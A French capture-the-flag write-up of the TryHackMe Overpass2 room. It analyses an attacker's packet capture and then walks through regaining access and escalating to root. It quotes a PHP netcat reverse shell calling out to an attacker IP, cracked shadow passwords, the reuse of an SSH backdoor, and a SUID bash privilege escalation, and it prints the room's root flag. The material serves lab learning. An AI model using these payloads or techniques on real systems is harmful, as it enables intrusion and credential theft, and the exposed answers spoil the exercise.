TryHackMe - Offensive Security - Overpass2


Write-Up - Overpass2

Auteur : D1to
Lien vers la box : https://tryhackme.com/room/overpass2

Cette box est très intéressante car elle nous permet de faire un peu (mais vraiment un tout petit peu) de "blue-team".

On commence par récupérer la capture réseau et on l'analyse grâce à Wireshark.
Ce qui est assez intéressant de remarquer, c'est qu'après approximativement 1 mois de CTF, j'arrive à lire correctement une capture réseau d'une attaque car l'attaque suit la méthodologie des ctf que j'ai réalisé précédemment. Pour tous les premiers flags, j'ai utilisé l'option `Follow -> TCP` .

On commence par fouiller et on voit que le hacker envoie une requête `GET` vers `/development` .



4	0.000326676	192.168.170.145	192.168.170.159	HTTP	484	GET /development/ HTTP/1.1
5	0.000342046	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [ACK] Seq=1 Ack=419 Win=64768 Len=0 TSval=89443887…
6	0.000860947	192.168.170.159	192.168.170.145	HTTP	1078	HTTP/1.1 200 OK (text/html)
7	0.000863357	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=32560…
8	5.002042815	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [FIN, ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=…
9	5.002197308	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [FIN, ACK] Seq=1013 Ack=420 Win=64768 Len=0 TSval=…
10	5.002289760	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=420 Ack=1014 Win=64128 Len=0 TSval=32560…
11	7.915625379	192.168.170.145	192.168.170.159	TCP	74	47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
12	7.915783662	192.168.170.159	192.168.170.145	TCP	74	80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
13	7.915903135	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256067627…
14	7.915992166	192.168.170.145	192.168.170.159	HTTP	1026	POST /development/upload.php HTTP/1.1 (application/x-php)

On comprend au fur de la lecture que le hacker veut sûrement upload un revshell dans le répertoire `/development/upload` .
On utilise l'option ci-dessus et on tombe sur le payload utilisé :

```
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/
tmp/f")?>
```

C'est effectivement un reverse shell !
Le hacker fait exécuter par le serveur son reverse shell et on a une

connexion.
Il se donne les droits d'un utilisateur `james` et son mot de passe est un clair :


```
sudo -l
[sudo] password for james: whenevernoteartinstant
```

En fait, toutes les commandes tapées dans un `nc` simple, sont en claires.
On voit ensuite qu'il regarde le contenu de `/etc/shadow` et on se demande combien de hashes le hacker a pu casser.
On utilise `jtr` et on a :

```
┌──(root㉿kali)-[/home/d1to/Desktop/THM/Overpass2]
└─# john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [S
HA512 32/32])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
secuirty3        (paradox)
secret12         (bee)
abcd123          (szymex)
1qaz2wsx         (muirland)
4g 0:00:00:03 DONE (2023-12-27 18:04) 1.215g/s 67.47p/s 252.8c/s 252.8C/s sta
rwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Parfait !
On continue notre investigation et on remarque qu'il télécharge un répertoire depuis github :
https://github.com/NinjaJc01/ssh-backdoor
Bon... On comprend que le hacker a laissé derrière lui une backdoor pour revenir quand il le souhaite.

En analysant le code en go du tool utilisé, on tombe sur son fonctionnement :
On tombe sur la variable `hash` :



Sur le hash salted qui se trouve dans la fonction `passwordHandler` , en paramètre, le `salt` :

```
func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

On comprend que le format du hash sera `(password.salt)` en regardant dans la fonction `hashPasword` .

Ainsi, on essaye de trouver le hash utilisé par le hacker. Donc, on retourne dans la capture réseau et on tombe assez facilement sur les paramètres utilisés par le hacker :

```
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5
489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fe
c71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Bon !

Pour se connecter à la machine, on peut imaginer se connecter grâce à cette backdoor mais pour cela, il faut que l'on obtienne le mot de passe.


On va utiliser notre bon `john` pour casser ce mot de passe !
Pour cela, on doit faire attention au format du fichier que l'on va passer en paramètre de john ! (Oui oui, ça m'a coûté 45 min ...)

Le format du fichier, conformément à ce que nous dit le code github, doit être de la forme suivante : `hash$salt`.

On utilise `john` avec le bon format :

```
john --format='dynamic=sha512($p.$s)' --wordlist=/usr/share/wordlists/rockyou.txt hashsalt.txt
```


On obtient le résultat suivant :



Hehe ! Incroyable ce `john`.

On se connecte alors en `ssh` avec la commande suivante :
`ssh -p 2222 james@IP_ATTACKER` et on utilise comme mot de passe `november16`.

Bingo ! On a un foothold et quelques secondes plus tard, on obtient notre premier flag :



Ensuite, on cherche à devenir root.

On commence à faire un `sudo -l` mais visiblement, le mot de passe trouvé pendant la partie `blueteam` ne fonctionne pas !
On devra donc se passer de `sudo` (du moins, je le croyais à ce moment-là).

On cherche les fichiers qui peuvent s'exécuter avec des droits administrateurs :

```
/dev/nullrpass-production:/home/james/ssh-backdoor$ find / -perm -u=s -type f 2>/
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/su
/bin/ping
/bin/umount
/home/james/.suid_bash
```

On remarque un fichier assez intéressant : `/home/james/.suid_bash`
Bon, on comprend vite que cela va être notre porte d'entrée vers l'élévation de privilèges !

On début j'ai essayé de faire un reverse shell, `./.suid_bash -c etc...` mais au final je n'ai pas de reverse shell qui tourne avec des droits administrateurs.

On revient au base et on pense à exécuter ce script avec l'option `-p` : `./.suid_bash -p` et hop ! On obtient un shell root !
On fouille un peu et on finit par trouver notre dernier flag :

```
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

La box est terminée !